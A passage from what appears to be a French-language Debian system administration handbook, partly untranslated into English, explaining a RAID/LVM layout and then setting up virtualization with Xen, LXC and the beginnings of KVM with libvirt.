La décision de séparer le premier miroir des deux autres est motivée par des considérations de sécurité des données. En effet, en RAID-1, les données écrites sur les disques sont strictement identiques ; il est donc possible de monter un seul disque directement, sans passer par la couche RAID. En cas de problème dans le noyau, par exemple, ou de corruption des métadonnées LVM, on peut ainsi démarrer un système minimal (sans les applications ou les données) et récupérer des données cruciales, par exemple l'agencement des disques dans les volumes RAID, et surtout dans les ensembles LVM ; on peut ainsi reconstruire les métadonnées et récupérer les fichiers, ce qui permettra de remettre le système dans un état opérationnel.

Le pourquoi de la séparation entre `md1` et `md2` est plus subjectif et découle d'une certaine prudence. En effet, lors de l'assemblage de la station de travail, les besoins exacts ne sont pas forcément connus précisément ; ou ils peuvent changer au fil du temps. Dans notre cas, il est difficile de connaître à l'avance les besoins en stockage pour les films montés et les épreuves de tournage. Si un film à monter nécessite de très grandes quantités de *rushes* et que le groupe de volumes dédié aux données sécurisées est occupé à moins de 50%, on pourra envisager d'en récupérer une partie. Pour cela, on pourra soit sortir l'un des composants de `vg_raid` et le réaffecter directement à `vg_vrac` (si l'opération est temporaire et si l'on peut vivre avec la perte de performances induite), soit abandonner le RAID-1 sur `md2` et intégrer `hda6` et `hdc6` dans le VG non sécurisé (si l'on a besoin des performances — on récupère d'ailleurs dans ce cas 200 Go d'espace, au lieu des 100 Go du miroir) ; il suffira alors d'élargir le volume logique en fonction des besoins.

## 12.2. Virtualisation

La virtualisation est une des évolutions majeures de ces dernières années en informatique. Ce terme regroupe différentes abstractions simulant des machines virtuelles de manière plus ou moins indépendante du matériel. On peut ainsi obtenir, sur un seul ordinateur physique, plusieurs systèmes fonctionnant en même temps et de manière isolée. Les applications sont multiples et découlent souvent de cette isolation des différentes machines virtuelles : on peut par exemple se créer plusieurs environnements de test selon différentes configurations, ou héberger des services distincts sur des machines (virtuelles) distinctes pour des raisons de sécurité.

Il existe différentes mises en œuvre pour la virtualisation, chacune ayant ses avantages et ses inconvénients. Nous allons nous concentrer sur Xen, LXC et KVM, mais on peut aussi citer, à titre d'exemple :

- QEMU is a software emulator for a full computer; performances are far from the speed one could achieve running natively, but this allows running unmodified or experimental operating systems on the emulated hardware. It also allows emulating a different hardware architecture: for instance, an *amd64* system can emulate an *arm* computer. QEMU is free software.

► <https://www.qemu.org/>

- Bochs est une autre machine virtuelle libre mais elle n'émule que les architectures x86 (i386 et amd64).
- VMWare is a proprietary virtual machine; being one of the oldest out there, it is also one of the most widely-known. It works on principles similar to QEMU. VMWare proposes advanced features such as snapshotting a running virtual machine.

► <https://www.vmware.com/>

- VirtualBox is a virtual machine that is mostly free software (some extra components are available under a proprietary license). Unfortunately it is in Debian's "contrib" section because it includes some precompiled files that cannot be rebuilt without a proprietary

compiler and it currently only resides in Debian Unstable as Oracle's policies make it impossible to keep it secure in a Debian stable release (see #794466<sup>1</sup>). While younger than VMWare and restricted to the i386 and amd64 architectures, it still includes some snapshotting and other interesting features.

► <https://www.virtualbox.org/>

#### HARDWARE

##### **Virtualization support**

Some computers might not have hardware virtualization support; when they do, it should be enabled in the BIOS.

To know if you have virtualization support enabled, you can check if the relevant flag is enabled with grep. If the following command for your processor returns some text, you already have virtualization support enabled:

- For Intel processors you can execute `grep vmx /proc/cpuinfo`
- For AMD processors you can execute `grep svm /proc/cpuinfo`

### 12.2.1. Xen

Xen est une solution de « paravirtualisation », c'est-à-dire qu'elle insère entre le matériel et les systèmes supérieurs une fine couche d'abstraction, nommée « hyperviseur », dont le rôle est de répartir l'utilisation du matériel entre les différentes machines virtuelles qui fonctionnent dessus. Cependant, cet hyperviseur n'entre en jeu que pour une petite partie des instructions, le reste étant exécuté directement par le matériel pour le compte des différents systèmes. L'avantage est que les performances ne subissent pas de dégradation ; la contrepartie est que les noyaux des systèmes d'exploitation que l'on souhaite utiliser sur un hyperviseur Xen doivent être modifiés pour en tirer parti.

Explicitons un peu de terminologie. Nous avons vu que l'hyperviseur était la couche logicielle la plus basse, qui vient s'intercaler directement entre le noyau et le matériel. Cet hyperviseur est capable de séparer le reste du logiciel en plusieurs *domaines*, correspondant à autant de machines virtuelles. Parmi ces domaines, le premier à être lancé, désigné sous l'appellation *dom0*, joue un rôle particulier, puisque c'est depuis ce domaine (et seulement celui-là) qu'on pourra contrôler l'exécution des autres. Ces autres domaines sont, quant à eux, appelés *domU*. Le terme « *dom0* » correspond donc au système « hôte » d'autres mécanismes de virtualisation, « *domU* » correspondant aux « invités ».

#### CULTURE

##### **Xen et les différentes versions de Linux**

À l'origine, Xen a été développé sous forme d'un ensemble de *patches* à appliquer sur le noyau. Ces derniers n'ont jamais été intégrés au noyau officiel. Pour répondre aux besoins des différents systèmes de virtualisation émergents à l'époque (et notamment KVM), le noyau Linux s'est doté d'un ensemble de fonctions génériques facilitant la création de solutions de paravirtualisation. Cette interface est connue sous le nom *paravirt\_ops* (ou *pv\_ops*). Puisque les *patches* de Xen dupliquaient certaines de ces fonctionnalités, ils n'ont pas pu être acceptés officiellement.

<sup>1</sup><https://bugs.debian.org/794466>

Xensource, the company behind Xen, therefore had to port Xen to this new framework, so that the Xen patches could be merged into the official Linux kernel. That meant a lot of code rewrite, and although Xensource soon had a working version based on the paravirt\_ops interface, the patches were only progressively merged into the official kernel. The merge was completed in Linux 3.0.

► <https://wiki.xenproject.org/wiki/XenParavirtOps>

Since Jessie is based on version 3.16 of the Linux kernel, the standard *linux-image-686-pae* and *linux-image-amd64* packages include the necessary code, and the distribution-specific patching that was required for Squeeze and earlier versions of Debian is no more.

► [https://wiki.xenproject.org/wiki/Xen\\_Kernel\\_Feature\\_Matrix](https://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix)

#### CULTURE

### Xen et les noyaux non Linux

Xen requires modifications to all the operating systems one wants to run on it; not all kernels have the same level of maturity in this regard. Many are fully-functional, both as dom0 and domU: Linux 3.0 and later, NetBSD 4.0 and later, and OpenSolaris. Others only work as a domU. You can check the status of each operating system in the Xen wiki:

► [https://wiki.xenproject.org/wiki/Dom0\\_Kernels\\_for\\_Xen](https://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen)

► [https://wiki.xenproject.org/wiki/DomU\\_Support\\_for\\_Xen](https://wiki.xenproject.org/wiki/DomU_Support_for_Xen)

Toutefois, si Xen peut s'appuyer sur les fonctions matérielles dédiées spécifiquement à la virtualisation, qui ne sont proposées que par les processeurs les plus récents, il est alors possible d'employer des systèmes d'exploitation non modifiés (dont Windows) en tant que domU.

#### NOTE

### Architectures compatibles avec Xen

Xen n'est actuellement disponible que pour les architectures i386, amd64, arm64 et armhf.

Pour utiliser Xen sous Debian, trois composants sont nécessaires :

- The hypervisor itself. According to the available hardware, the appropriate package will be either *xen-hypervisor-4.11-amd64*, *xen-hypervisor-4.11-armhf*, or *xen-hypervisor-4.11-arm64*.
- A kernel that runs on that hypervisor. Any kernel more recent than 3.0 will do, including the 4.19 version present in Buster.
- Une bibliothèque standard modifiée pour tirer parti de Xen. Pour cela, on installera le paquet *libc6-xen* (valable uniquement sur architecture i386).

The hypervisor also brings *xen-utils-4.11*, which contains tools to control the hypervisor from the dom0. This in turn brings the appropriate standard library. During the installation of all that, configuration scripts also create a new entry in the GRUB bootloader menu, so as to start the chosen kernel in a Xen dom0. Note, however, that this entry is not usually set to be the first one in the list, but it will be selected by default.

Une fois cette installation effectuée, il convient de tester le fonctionnement du dom0 seul, donc de redémarrer le système avec l'hyperviseur et le noyau Xen. À part quelques messages supplémentaires sur la console lors de l'initialisation, le système démarre comme d'habitude.

Il est donc temps de commencer à installer des systèmes sur les domU. Nous allons pour cela utiliser le paquet *xen-tools*. Ce paquet fournit la commande *xen-create-image*, qui automatisé en grande partie la tâche. Son seul paramètre obligatoire est *--hostname*, qui donne un nom au domU ; d'autres options sont importantes, mais leur présence sur la ligne de commande n'est pas nécessaire parce qu'elles peuvent être placées dans le fichier de configuration */etc/xen-tools/xen-tools.conf*. On prendra donc soin de vérifier la teneur de ce fichier avant de créer des images, ou de passer des paramètres supplémentaires à *xen-create-image* lors de son invocation. Notons en particulier :

- *--memory*, qui spécifie la quantité de mémoire vive à allouer au système créé ;
- *--size* et *--swap*, qui définissent la taille des « disques virtuels » disponibles depuis le domU ;
- *--debootstrap-cmd*, to specify the which debootstrap command is used. The default is *debootstrap* if *debootstrap* and *cdebootstrap* are installed. In that case, the *--dist* option will also most often be used (with a distribution name such as *buster*).

POUR ALLER PLUS LOIN

**Installer autre chose que  
Debian dans un domU**

S'il s'agit d'installer un système non Linux, on n'oubliera pas de spécifier le noyau à utiliser par le domU, avec l'option *--kernel*.

- *--dhcp* spécifie que la configuration réseau du domU doit être obtenue par DHCP ; au contraire, *--ip* permet de spécifier une adresse IP statique.
- Enfin, il faut choisir une méthode de stockage pour les images à créer (celles qui seront vues comme des disques durs dans le domU). La plus simple, déclenchée par l'option *--dir*, est de créer un fichier sur le dom0 pour chaque périphérique que l'on souhaite fournir au domU. L'autre possibilité, sur les systèmes utilisant LVM, est de passer par le biais de l'option *--lvm* le nom d'un groupe de volumes, dans lequel *xen-create-image* créera un nouveau volume logique ; ce volume logique sera rendu disponible au domU comme un disque dur.

NOTE

**Stockage dans les domU**

On peut également exporter vers les domU des disques durs entiers, des partitions, des ensembles RAID ou des volumes logiques LVM préexistants. Ces opérations n'étant pas prises en charge par *xen-create-image*, il faudra pour les accomplir modifier manuellement le fichier de configuration de l'image Xen après sa création par *xen-create-image*.

Lorsque ces choix sont faits, nous pouvons créer l'image de notre futur domU Xen :

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
  ↪ buster --role=udev
```

```
[...]
General Information
-----
Hostname      : testxen
Distribution   : buster
Mirror        : http://deb.debian.org/debian
Partitions    : swap          512M (swap)
                /            2G (ext4)
```

```
Image type      : sparse
Memory size    : 256M
Kernel path    : /boot/vmlinuz-4.19.0-5-amd64
Initrd path    : /boot/initrd.img-4.19.0-5-amd64
[...]
LogFile produced at:
                  /var/log/xen-tools/testxen.log
```

#### Installation Summary

```
Hostname        : testxen
Distribution   : buster
MAC Address    : 00:16:3E:0C:74:2F
IP Address(es) : dynamic
SSH Fingerprint: SHA256:PuAGX4/4S07Xzhlu0Cl2tL04EL5udf9ajvvbufBrfvU (DSA)
SSH Fingerprint: SHA256:ajFTX54eakzolymZku/ihq/BK6KYsz5MewJ98BM5co (ECDSA)
SSH Fingerprint: SHA256:/sFov86b+rD/bRSJohHKbiMqzGFiwgZulEwpzsiw6aSc (ED25519)
SSH Fingerprint: SHA256:/NJg/CcoVj+OLE/cL3yyJINStnla7YkHKe3/xEdVGqc (RSA)
Root Password  : EwmQMHywY9zsRBpqQuxZTb
```

Nous disposons à présent d'une machine virtuelle, mais actuellement éteinte, qui n'occupe de la place que sur le disque dur du dom0. Nous pouvons bien entendu créer plusieurs images, avec des paramètres différents au besoin.

Avant d'allumer ces machines virtuelles, il reste à définir la manière d'accéder aux domU. Il est possible de les considérer comme des machines isolées et de n'accéder qu'à leur console système, mais ce n'est guère pratique. La plupart du temps, on pourra se contenter de considérer les domU comme des serveurs distants et de les contacter comme à travers un réseau. Cependant, il serait peu commode de devoir ajouter une carte réseau pour chaque domU ! Xen permet donc de créer des interfaces virtuelles, que chaque domaine peut voir et présenter à l'utilisateur de la manière habituelle. Cependant, ces cartes, même virtuelles, doivent pour être utiles être raccordées à un réseau, même virtuel. Xen propose pour cela plusieurs modèles de réseau :

- En mode pont (*bridge*), toutes les cartes réseau eth0 (pour le dom0 comme pour les domU) se comportent comme si elles étaient directement branchées sur un commutateur Ethernet (*switch*). C'est le mode le plus simple.
- En mode routage, le dom0 est placé entre les domU et le réseau extérieur (physique) ; il joue un rôle de routeur.
- En mode traduction d'adresse (NAT), le dom0 est également placé entre les domU et le reste du réseau ; cependant, les domU ne sont pas accessibles directement depuis l'extérieur, le trafic subissant de la traduction d'adresses sur le dom0.

Ces trois modes mettent en jeu un certain nombre d'interfaces aux noms inhabituels, comme `vif*`, `veth*`, `peth*` et `xenbr0`, qui sont mises en correspondance selon différents agencements par l'hyperviseur Xen, contrôlé par les utilitaires en espace utilisateur. Nous ne nous attarderons pas ici sur les modes NAT et routage, qui ne présentent d'intérêt que dans des cas particuliers.

The standard configuration of the Xen packages does not change the system-wide network configuration. However, the `xend` daemon is configured to integrate virtual network interfaces into any pre-existing network bridge (with `xenbr0` taking precedence if several such bridges exist). We must therefore set up a bridge in `/etc/network/interfaces` (which requires installing the `bridge-utils` package, which is why the `xen-utils-4.11` package recommends it) to replace the existing `eth0` entry:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

After rebooting to make sure the bridge is automatically created, we can now start the domU with the Xen control tools, in particular the `xl` command. This command allows different manipulations on the domains, including listing them and, starting/stopping them. You might need to increase the default memory by editing the variable memory from configuration file (in this case, `/etc/xen/testxen.cfg`). Here we have set it to 1024 (megabytes).

```
# xl list
Name                                     ID   Mem VCPUs      State      Time(s)
Domain-0                                 0    1894      2        r-----  63.5
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                                     ID   Mem VCPUs      State      Time(s)
Domain-0                                 0    1505      2        r-----  100.0
testxen                                13   1024      0        --p---  0.0
```

### OUTIL Outils disponibles pour gérer une VM Xen

Dans les anciennes versions de Debian (jusqu'à la version 7), `xm` était l'outil de référence pour utiliser et manipuler les machines virtuelles Xen. Cet outil en ligne de commande a maintenant été remplacé par `xl`, qui est globalement compatible. Mais ce ne sont pas les seuls outils disponibles : il existe aussi `virsh` de la suite `libvirt`, et `xe` de l'offre commerciale XAPI de XenServer.

### ATTENTION Un seul domU par image !

While it is of course possible to have several domU systems running in parallel, they will all need to use their own image, since each domU is made to believe it runs on its own hardware (apart from the small slice of the kernel that talks to the hypervisor). In particular, it isn't possible for two domU systems running simultaneously to share storage space. If the domU systems are not run at the same time, it is, however, quite possible to reuse a single swap partition, or the partition hosting the `/home` filesystem.

On notera que le domU `testxen` occupe de la mémoire vive réelle, qui est prise sur celle disponible pour le dom0 (il ne s'agit pas de mémoire vive simulée). Il sera donc important de bien dimensionner la mémoire vive d'une machine que l'on destine à héberger des instances Xen.

Voilà ! Notre machine virtuelle démarre. Pour y accéder, nous avons deux possibilités. La première est de s'y connecter « à distance », à travers le réseau (comme pour une machine réelle, cependant, il faudra probablement mettre en place une entrée dans le DNS, ou configurer un serveur DHCP). La seconde, qui peut être plus utile si la configuration réseau du domU était erronée, est d'utiliser la console `hvc0`. On utilisera pour cela la commande `xl console` :

```
# xl console testxen
[...]

Debian GNU/Linux 10 testxen hvc0

testxen login:
```

On peut ainsi ouvrir une session, comme si l'on était au clavier de la machine virtuelle. Pour détacher la console, on utilisera la combinaison de touches `Ctrl+]`.

**ASTUCE**  
**Obtenir la console tout de suite**

Si l'on souhaite démarrer un système dans un domU et accéder à sa console dès le début, on pourra passer l'option `-c` à la commande `xl create` ; on obtiendra alors tous les messages au fur et à mesure du démarrage du système.

**OUTIL**  
**OpenXenManager**

OpenXenManager (dans le paquet *openxenmanager*) est une interface graphique qui permet la gestion distante de domaines Xen par l'intermédiaire de l'API Xen. Cet outil peut donc contrôler des domaines Xen distants. Il fournit la plupart des fonctionnalités de la commande `xl`.

Une fois que le domU est fonctionnel, on peut s'en servir comme d'un serveur classique (c'est un système GNU/Linux, après tout). Mais comme il s'agit d'une machine virtuelle, on dispose de quelques fonctions supplémentaires. On peut par exemple la mettre en pause temporairement, puis la débloquer, avec les commandes `xl pause` et `xl unpause`. Un domU en pause cesse de consommer de la puissance de processeur, mais sa mémoire lui reste allouée. La fonction de sauvegarde (`xl save`) et celle de restauration associée (`xl restore`) seront donc peut-être plus intéressantes. En effet, une sauvegarde d'un domU libère les ressources utilisées par ce domU, y compris la mémoire vive. Lors de la restauration (comme d'ailleurs après une pause), le domU ne s'aperçoit de rien de particulier, sinon que le temps a passé. Si un domU est toujours en fonctionnement lorsqu'on éteint le dom0, il sera automatiquement sauvegardé ; au prochain démarrage, il sera automatiquement restauré et remis en marche. Bien entendu, on aura les inconvénients que l'on peut constater par exemple lors de la suspension d'un ordinateur portable ; en particulier, si la suspension est trop longue, les connexions réseau risquent d'expirer. Notons en passant que Xen est pour l'instant incompatible avec une grande partie de la gestion de l'énergie ACPI, ce qui inclut la suspension (*software suspend*) du système hôte (dom0).

**DOCUMENTATION**  
**Options de la commande xl**

La plupart des sous-commandes de `xl` attendent un ou plusieurs arguments, souvent le nom du domU concerné. Ces arguments sont largement décrits dans la page de manuel `xl(1)`.

Pour éteindre ou redémarrer un domU, on pourra soit exécuter la commande `shutdown` à l'intérieur de ce domU, soit utiliser, depuis le dom0, `xl shutdown` ou `xl reboot`.

POUR ALLER PLUS LOIN

**Xen avancé**

Xen has many more features than we can describe in these few paragraphs. In particular, the system is very dynamic, and many parameters for one domain (such as the amount of allocated memory, the visible hard drives, the behavior of the task scheduler, and so on) can be adjusted even when that domain is running. A domU can even be migrated across servers without being shut down, and without losing its network connections! For all these advanced aspects, the primary source of information is the official Xen documentation.

⇒ <https://xenproject.org/help/documentation/>

### 12.2.2. LXC

Bien qu'il soit utilisé pour construire des « machines virtuelles », LXC n'est pas à proprement parler une solution de virtualisation. C'est en réalité un système permettant d'isoler des groupes de processus sur un même système. Il tire parti pour cela d'un ensemble d'évolutions récentes du noyau Linux, regroupées sous le nom de *control groups*, et qui permettent de donner des visions différentes de certains aspects du système à des ensembles de processus appelés groupes. Parmi ces aspects du système figurent notamment les identifiants de processus, la configuration réseau et les points de montage. Un groupe de processus ainsi isolés n'aura pas accès aux autres processus du système et son accès au système de fichiers pourra être restreint à un sous-ensemble prédéfini. Il aura également accès à sa propre interface réseau, sa table de routage, éventuellement à un sous-ensemble des périphériques présents, etc.

These features can be combined to isolate a whole process family starting from the `init` process, and the resulting set looks very much like a virtual machine. The official name for such a setup is a “container” (hence the LXC moniker: *LinuX Containers*), but a rather important difference with “real” virtual machines such as provided by Xen or KVM is that there is no second kernel; the container uses the very same kernel as the host system. This has both pros and cons: advantages include excellent performance due to the total lack of overhead, and the fact that the kernel has a global vision of all the processes running on the system, so the scheduling can be more efficient than it would be if two independent kernels were to schedule different task sets. Chief among the inconveniences is the impossibility to run a different kernel in a container (whether a different Linux version or a different operating system altogether).

NOTE

**Limites de l'isolation par LXC**

Contrairement au fonctionnement « habituel » des émulateurs ou des virtualiseurs plus lourds, les conteneurs LXC ne fournissent pas nécessairement une isolation totale. En particulier :

- Comme le noyau est partagé entre le système hôte et les conteneurs, il est possible d'accéder depuis les conteneurs aux messages du noyau, ce qui peut donner lieu à des fuites d'informations si des messages sont émis par un conteneur;

- Pour la même raison, si l'un des conteneurs est compromis et si une faille de sécurité du noyau est ainsi exposée, les autres conteneurs seront affectés aussi;
- La gestion des permissions sur les fichiers est faite par le noyau sur la base des identifiants numériques d'utilisateurs et de groupes ; ces identifiants ne correspondent pas nécessairement aux mêmes utilisateurs sur des conteneurs différents, il faudra donc garder cela à l'esprit si des systèmes de fichiers sont partagés entre plusieurs conteneurs et accessibles en écriture.

Comme il s'agit d'isolation et non de virtualisation complète, la mise en place de conteneurs LXC est un peu plus complexe que la simple utilisation de debian-installer sur une machine virtuelle. Après quelques préliminaires, il s'agira de mettre en place une configuration réseau, puis de créer le système qui sera amené à fonctionner dans le conteneur.

### *Préliminaires*

Les utilitaires requis pour faire fonctionner LXC sont inclus dans le paquet *lxc*, qui doit donc être installé avant toute chose.

LXC a également besoin du système de paramétrage des *control groups*. Ce dernier se présente comme un système de fichiers virtuels à monter dans */sys/fs/cgroup*. Comme Debian 8 utilise par défaut *systemd*, qui a aussi besoin des *control groups*, cette opération est effectuée automatiquement au démarrage, et il n'est plus besoin de configuration supplémentaire.

### *Configuration réseau*

The goal of installing LXC is to set up virtual machines; while we could, of course, keep them isolated from the network, and only communicate with them via the filesystem, most use cases involve giving at least minimal network access to the containers. In the typical case, each container will get a virtual network interface, connected to the real network through a bridge. This virtual interface can be plugged either directly onto the host's physical network interface (in which case the container is directly on the network), or onto another virtual interface defined on the host (and the host can then filter or route traffic). In both cases, the *bridge-utils* package will be required.

The simple case is just a matter of editing */etc/network/interfaces*, moving the configuration for the physical interface (for instance, *eth0*) to a bridge interface (usually *br0*), and configuring the link between them. For instance, if the network interface configuration file initially contains entries such as the following:

```
auto eth0
iface eth0 inet dhcp
```

Il faudra les désactiver et les remplacer par :

```
#auto eth0
```

```
#iface eth0 inet dhcp  
  
auto br0  
iface br0 inet dhcp  
    bridge-ports eth0
```

Cette configuration aura un résultat similaire à celui qui serait obtenu si les conteneurs étaient des machines branchées sur le même réseau physique que la machine hôte. La configuration en « pont » s'occupe de faire transiter les trames Ethernet sur toutes les interfaces connectées au pont, c'est-à-dire l'interface physique eth0 mais aussi les interfaces qui seront définies pour les conteneurs.

In cases where this configuration cannot be used (for instance, if no public IP addresses can be assigned to the containers), a virtual *tap* interface will be created and connected to the bridge. The equivalent network topology then becomes that of a host with a second network card plugged into a separate switch, with the containers also plugged into that switch. The host must then act as a gateway for the containers if they are meant to communicate with the outside world.

Pour cette configuration riche, on installera, en plus de *bridge-utils*, le paquet *vde2* ; le fichier */etc/network/interfaces* peut alors devenir :

```
# Interface eth0 inchangée  
auto eth0  
iface eth0 inet dhcp  
  
# Interface virtuelle  
auto tap0  
iface tap0 inet manual  
    vde2-switch -t tap0  
  
# Pont pour les conteneurs  
auto br0  
iface br0 inet static  
    bridge-ports tap0  
    address 10.0.0.1  
    netmask 255.255.255.0
```

On pourra ensuite soit configurer le réseau de manière statique dans les conteneurs, soit installer sur l'hôte un serveur DHCP configuré pour répondre aux requêtes sur l'interface br0.

### *Mise en place du système*

Nous allons maintenant mettre en place le système de fichiers qui sera utilisé par le conteneur. Comme cette « machine virtuelle » ne fonctionnera pas directement sur le matériel, certains ajustements sont nécessaires par rapport à un système de fichiers classique, notamment en ce qui concerne le noyau, les périphériques et les consoles. Fort heureusement, le paquet *lxc* contient des scripts qui automatisent en grande partie cette mise en place. Ainsi, pour créer un

conteneur Debian, on pourra utiliser les commandes suivantes (qui auront besoin des paquets *debootstrap* et *rsync*) :

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-stable-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
root@mirwiz:~#
```

On notera que le système de fichiers est initialement généré dans */var/cache/lxc*, puis copié vers le répertoire de destination ; cela permet de créer d'autres systèmes de fichiers identiques beaucoup plus rapidement, puisque seule la copie sera nécessaire.

Note that the Debian template creation script accepts an *--arch* option to specify the architecture of the system to be installed and a *--release* option if you want to install something else than the current stable release of Debian. You can also set the *MIRROR* environment variable to point to a local Debian mirror.

Le système de fichiers nouvellement créé contient désormais un système Debian minimal. Le conteneur associé n'a aucun périphérique réseau (mis à part la boucle locale). Puisque cela n'est pas vraiment souhaitable, nous éditerons le fichier de configuration du conteneur (*/var/lib/lxc/testlxc/config*) et ajouterons ces quelques directives *lxc.network*\* :

```
lxc.net.0.type = veth
lxc.net.0.flags = up
lxc.net.0.link = br0
lxc.net.0.hwaddr = 4a:49:43:49:79:20
```

Ces lignes signifient respectivement qu'une interface virtuelle sera créée dans le conteneur, qu'elle sera automatiquement activée au démarrage dudit conteneur, qu'elle sera automatiquement connectée au pont *br0* de l'hôte et qu'elle aura l'adresse MAC spécifiée. Si cette dernière instruction est absente, ou désactivée, une adresse aléatoire sera utilisée.

Une autre instruction utile est celle qui définit le nom d'hôte :

```
lxc.uts.name = testlxc
```

### *Lancement du conteneur*

Now that our virtual machine image is ready, let's start the container with *lxc-start --daemon --name=testlxc*.

In LXC releases following 2.0.8, root passwords are not set by default. We can set one running `lxc-attach -n testlxc passwd`. Now we can login:

```
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 9 testlxc console

testlxc login: root
Password:
Linux testlxc 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  56736  6608 ?        Ss  09:28  0:00 /sbin/init
root        32  0.0  0.1  46096  4680 ?        Ss  09:28  0:00 /lib/systemd/systemd-journald
root        75  0.0  0.1  67068  3328 console   Ss  09:28  0:00 /bin/login --
root       182  0.0  0.1  19812  3664 console   S  09:30  0:00  \_ -bash
root       188  0.0  0.1  38308  3176 console   R+  09:31  0:00  \_ ps auxwf
root       176  0.0  0.1  69956  5636 ?        Ss  09:28  0:00 /usr/sbin/sshd -D
root@testlxc:~#
```

Nous voilà ainsi dans le conteneur, d'où nous n'avons accès qu'aux processus lancés depuis le conteneur lui-même et qu'au sous-ensemble dédié du système de fichiers (`/var/lib/lxc/testlxc/rootfs`). Nous pouvons quitter la console avec la combinaison de touches Ctrl+a suivie de q.

Notons que l'on a démarré le conteneur en tâche de fond, grâce à l'option `--daemon` de `lxc-start`. On pourra ensuite l'interrompre par `lxc-stop --name=testlxc`.

Le paquet `lxc` contient un script d'initialisation qui peut démarrer automatiquement un ou plusieurs conteneurs lors du démarrage de l'ordinateur (il utilise `lxc-autostart`, qui démarre les conteneurs dont l'option `lxc.start.auto` est réglée à 1). Un contrôle plus fin de l'ordre de démarrage est possible, grâce aux options `lxc.start.order` et `lxc.group` : par défaut, le script d'initialisation démarre d'abord les conteneurs qui sont dans le groupe `onboot`, puis ceux qui ne font partie d'aucun groupe. Dans les deux cas, l'ordre de lancement au sein d'un groupe est contrôlé par l'option `lxc.start.order`.

#### POUR ALLER PLUS LOIN

#### Virtualisation massive

Comme LXC est une solution d'isolation assez légère, elle peut être particulièrement adaptée à de l'hébergement massif de serveurs virtuels. Il faudra vraisemblablement utiliser une configuration réseau un peu plus avancée que celle utilisée dans cet exemple, mais la configuration avec interfaces `tap` et `veth` présentée plus haut suffira dans de nombreux cas.

On pourra en outre vouloir partager une partie du système de fichiers, par exemple les sous-arborescences `/usr` et `/lib`, pour ne pas avoir à dupliquer les programmes installés s'ils sont communs à plusieurs conteneurs ; on ajoutera pour cela des entrées `lxc.mount.entry` dans le fichier de configuration des conteneurs. Un effet secondaire intéressant est qu'ils occuperont également moins de mémoire vive, vu que le noyau est capable de s'apercevoir que les programmes sont partagés. Le coût marginal d'un conteneur supplémentaire sera alors réduit à l'espace disque dédié

(les données spécifiques à ce conteneur) et à quelques processus supplémentaires à gérer par le noyau.

Nous ne décrivons pas ici toutes les options disponibles ; pour plus d'informations, on se référera aux pages de manuel `lxc(7)`, `lxc.container.conf(5)` et celles référencées.

### 12.2.3. Virtualisation avec KVM

KVM (*Kernel-based Virtual Machine*, « machine virtuelle basée sur le noyau ») est avant tout un module noyau facilitant la mise en place de machines virtuelles. L'application que l'on utilise pour démarrer et contrôler ces machines virtuelles est dérivée de QEMU. Ne vous étonnez donc pas si l'on fait appel à des commandes `qemu-*` dans cette section traitant de KVM .

Contrairement aux autres solutions de virtualisation, KVM a été intégré au noyau Linux dès ses débuts. Le choix de s'appuyer sur les jeux d'instructions dédiés à la virtualisation (Intel-VT ou AMD-V) permet à KVM d'être léger, élégant et peu gourmand en ressources. La contrepartie est qu'il ne fonctionne pas sur tous les ordinateurs, mais seulement ceux disposant de processeurs adaptés. Pour les ordinateurs à base de x86, vous pouvez vérifier que votre processeur dispose des jeux d'instructions requis en cherchant « `vmx` » ou « `svm` » dans les drapeaux du processeur listés dans `/proc/cpuinfo`.

Grâce à Red Hat soutenant activement son développement, KVM est plus ou moins devenu la référence pour la virtualisation sous Linux.

#### *Préliminaires*

Contrairement à des outils comme Virtualbox, KVM ne dispose pas en standard d'interface pour créer et gérer les machines virtuelles. Le paquet `qemu-kvm` se contente de fournir un exécutable du même nom (qui sert à démarrer une machine virtuelle) et un script de démarrage qui charge les modules nécessaires.

Fort heureusement, Red Hat fournit aussi la solution à ce problème puisqu'ils développent `libvirt` et les outils associés `virtual-manager`. `libvirt` est une bibliothèque qui permet de gérer des machines virtuelles de manière uniforme, quelle que soit la technologie de virtualisation employée. À l'heure actuelle, `libvirt` gère QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare et UML. `virtual-manager` est une interface graphique exploitant `libvirt` pour créer et gérer des machines virtuelles.

We first install the required packages, with `apt-get install libvirt-clients libvirt-daemon-system qemu-kvm virtinst virt-manager virt-viewer`. `libvirt-daemon-system` provides the `libvirtd` daemon, which allows (potentially remote) management of the virtual machines running on the host, and starts the required VMs when the host boots. `libvirt-clients` provides the `virsh` command-line tool, which allows controlling the `libvirtd`-managed machines.

*virtinst* fournit quant à lui *virt-install* qui sert à créer des machines virtuelles depuis la ligne de commande. Enfin, *virt-viewer* permet d'accéder à la console graphique d'une machine virtuelle.

### *Configuration réseau*

Tout comme avec Xen ou LXC, la configuration la plus courante pour des serveurs publics consiste à configurer un pont dans lequel seront intégrées les interfaces réseau des machines virtuelles (voir section 12.2.2.2, « Configuration réseau » page 366).

Alternativement, la configuration par défaut employée par KVM est d'attribuer une adresse privée à la machine virtuelle (dans la plage 192.168.122.0/24) et de faire du NAT pour que la machine ait un accès au réseau extérieur.

Dans la suite de cette section, nous supposerons qu'un pont br0 a été configuré et que l'interface réseau physique eth0 y a été intégrée.

### *Installation avec virt-install*

La création d'une machine virtuelle est très similaire à l'installation d'une machine normale, sauf que toutes les caractéristiques de la machine sont décrites par une ligne de commande à rallonge.

